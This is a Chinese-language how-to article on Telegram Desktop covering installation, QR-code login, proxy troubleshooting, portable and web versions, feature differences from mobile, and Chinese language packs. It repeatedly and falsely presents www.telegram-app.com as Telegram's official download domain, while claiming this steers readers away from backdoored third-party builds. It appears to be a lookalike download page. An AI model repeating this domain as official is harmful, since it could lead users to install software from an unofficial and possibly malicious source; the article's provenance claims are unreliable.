3个维度看懂telegram电脑版的功能与局限
Telegram电脑版即官方 Telegram Desktop 客户端,一款基于云端的消息应用,同时支持 Windows、macOS 和 Linux 三大操作系统,可在官方页面www.telegram-app.com免费下载。普通用户单文件传输上限 2GB,Premium 用户可达 4GB,聊天记录云端同步,换设备登录不丢失。同账号安卓版在 Google Play 已超 10 亿次安装,桌面端与手机端共用同一套云端数据。

核心要点
- 官方域名www.telegram-app.com下载,避开第三方后门版本
- 三步安装:下载安装包、双击运行、手机扫码,约2分钟完成
- 普通用户单文件传2GB,Premium升至4GB
- 收不到码优先用App内验证码,成功率高于短信
- 私密聊天端到端加密仅手机端支持,桌面版没有
关键速览
- 官方桌面端覆盖 Windows、macOS、Linux 三大系统,全部免费
- 单文件传输上限 2GB(普通用户)或 4GB(Premium)
- 桌面版消息云端同步,换设备登录聊天记录不丢
- 登录需手机扫码或输入验证码,无法脱离主账号独立注册
- 桌面版不支持“私密聊天”端到端加密,该功能仅限手机端
Telegram 电脑版是什么以及支持哪些操作系统
telegram 电脑版指官方的 Telegram Desktop 客户端,一款基于云端的消息应用,支持Windows、macOS 和 Linux 三大系统。你可在官方桌面下载页直接获取安装包,页面会自动识别系统并显示如“Get Telegram for Windows x64”的入口。
基于云端意味着聊天记录存在服务器上,换电脑登录后消息自动同步,无需手机开机做中转,这一点区别于依赖手机端转发的软件(如需手机在线才能同步的传统 IM)。同一账号的庞大生态可作参照:其安卓版在 Google Play 已达超 10 亿次安装级别,桌面端与手机端共用同一套云端数据。
下载认准官方域名www.telegram-app.com。第三方修改版可能植入广告或后门,telegram 的建议是只用官方客户端。

Telegram 电脑版怎么安装和登录(Windows / Mac 图文步骤)

安装 telegram 电脑版只需三步:从官方桌面下载页获取安装包、双击运行、用手机扫码登录,全程约 2 分钟。页面会自动识别系统,显示“Get Telegram for Windows x64”或 macOS 版入口,不必手动选版本。
Windows 怎么装?
下载后得到一个.exe 安装文件。双击它,选择安装路径(默认 C 盘即可),点“Next”到底。首次打开时点蓝色“Start Messaging”按钮,选“Log in by QR Code”,屏幕会显示一个二维码。
Mac 怎么装并登录?
Mac 下载的是.dmg 文件。双击打开后,把 Telegram 图标拖进右侧的 Applications 文件夹即完成安装。启动后同样出现二维码,打开手机 Telegram,进“设置 → 设备 → 关联桌面设备”,对准电脑屏幕扫描,几秒即登录。两端登录后共用同一云端账号,无需重复配置。
电脑版收不到验证码或无法登录怎么排查
收不到验证码时,先改用「App 内验证码」而非短信。Telegram 优先把登录码发到已登录的手机端,而非短信通道,这在国内网络下成功率最高。若卡在连接界面,多数是代理配置问题,官方 Telegram Desktop 需通过代理端口连接服务器。
短信收不到怎么办?
打开手机端 Telegram,登录码会以站内消息形式送达,无需等短信。国内运营商拦截国际短信是常见原因,App 内验证是首选。
卡在“Connecting”怎么排查?
- 检查代理端口:在 Settings → Advanced → Connection type 填入本地代理(常见 SOCKS5 端口 1080 或 HTTP 7890),确认端口与代理软件一致。
- 切换数据中心:连不上时可在连接设置里手动指定 DC,避开被干扰的节点。

桌面客户端、Portable 版和网页版三者有什么区别
三者核心区别在于是否本地安装、是否缓存文件、以及设备信任度。官方桌面端(2026)需装到系统盘、会缓存聊天与媒体;Portable 便携版免安装、把数据存在同一文件夹里,可放 U 盘随身带;Web 网页版无需下载,浏览器打开即用,但不能加密聊天。
⚠️ 常见错误: 以为在桌面版发起“私密聊天”也有端到端加密。原因:Telegram Desktop 不支持 Secret Chat,该功能仅限手机端。修复:需端到端加密时改用安卓/iOS 手机端发起私密聊天。
| 版本 | 是否安装 | 本地缓存 | 加密聊天(Secret Chat) | 最适合场景 |
|---|---|---|---|---|
| 桌面客户端 | 需安装 | 有 | 不支持 | 个人常用主力机 |
| Portable 版 | 免安装 | 随文件夹 | 不支持 | U 盘随身、临时电脑 |
| Web 网页版 | 免安装 | 无 | 不支持 | 公用电脑、临时查看 |
实操建议:在公司或网吧的公用电脑上,用 Web 版最安全,退出即不留缓存文件。要长期用 telegram 电脑版,选桌面客户端;经常换电脑就带 Portable 版。

Telegram 电脑版和手机版在功能上有哪些主要差异
核心差异在于秘密聊天和快捷操作:Telegram Desktop(2026)不支持秘密聊天(端到端加密的私密对话),这项功能只在手机端可用。但双端文件传输上限相同,单文件最大 2GB(会员 4GB)。对每天处理大量文档的办公用户来说,电脑版靠键盘操作把效率拉满。
| 功能 | Telegram 电脑版 | 手机版 |
|---|---|---|
| 秘密聊天 | 不支持 | 支持 |
| 多账号切换 | 最多 3 个 | 最多 3 个 |
| 键盘快捷键 | Ctrl+数字切会话、Ctrl+F 搜索 | 无 |
| 通知管理 | 可按窗口静音、系统托盘提示 | 依赖系统推送 |
重度办公用户更依赖电脑版,原因是拖拽发文件、复制粘贴截图、Ctrl+F 翻查历史都比触屏快得多。要收发端到端加密的私密内容,才需切回手机。
电脑版怎么设置中文界面(语言包汉化教程)
把 telegram 电脑版切换成简体中文只需两步:进设置菜单选语言,或点击官方语言包链接一键应用。Telegram Desktop(2026)已内置官方简体中文包,无需装第三方汉化补丁。
路径是「Settings → Language → 简体中文」
若列表里没有,就在电脑上打开官方翻译平台的语言链接,客户端会弹窗提示「应用此语言包」,点确认即可,整个过程约 10 秒。
别用来路不明的第三方汉化包
这类包可能篡改按钮文案、夹带钓鱼链接,且官方每次更新后都要重新打补丁;而官方包由社区在 translations.telegram.org 协作维护,随版本同步,安全性和准确度都远高于第三方修改版。

哪些人和场景更适合用 Telegram 电脑版
需要频繁处理大文件、管理频道或调试机器人的用户,最能从 telegram 电脑版受益。这三类场景都依赖键盘输入、多窗口和本地缓存,桌面端效率远高于手机。基于云的架构让消息在 Windows、macOS 和 Telegram Desktop 官方支持的三大系统间实时同步(2026)。
- 大文件收发:单文件上限 2GB(会员 4GB),电脑端拖拽上传比手机快得多,且不占手机存储。
- 频道内容管理:桌面端可批量编辑、定时发帖,键盘排版长文效率高。
- 机器人调试:开发者用 BotFather 配置 API、粘贴代码时,电脑端复制粘贴无缝衔接。

但秘密聊天(端到端加密对话)只在手机端可用。若你的核心需求是私密加密通话,别指望仅靠电脑版,需搭配手机使用。
总结与使用建议
选客户端形态,先看网络环境;用得好不好,取决于登录排查能力。Telegram Desktop 覆盖 Windows、macOS、Linux 三系统(2026),核心价值是本地缓存加速大文件收发、多窗口并行处理频道与机器人。
登录卡住九成是代理端口配置问题,优先用「App 内验证码」而非短信通道。国内网络下,先在 Settings → Advanced 里填对 SOCKS5(1080)或 HTTP(7890)代理端口,再扫码,成功率最高。
- 固定办公电脑:装官方桌面端,享受本地缓存和 30 天自动清理。
- 公用或临时电脑:用 Portable 便携版存 U 盘,或直接开网页版,不留痕迹。
按你的设备信任度和文件处理量选形态,这才是用好telegram电脑版的关键。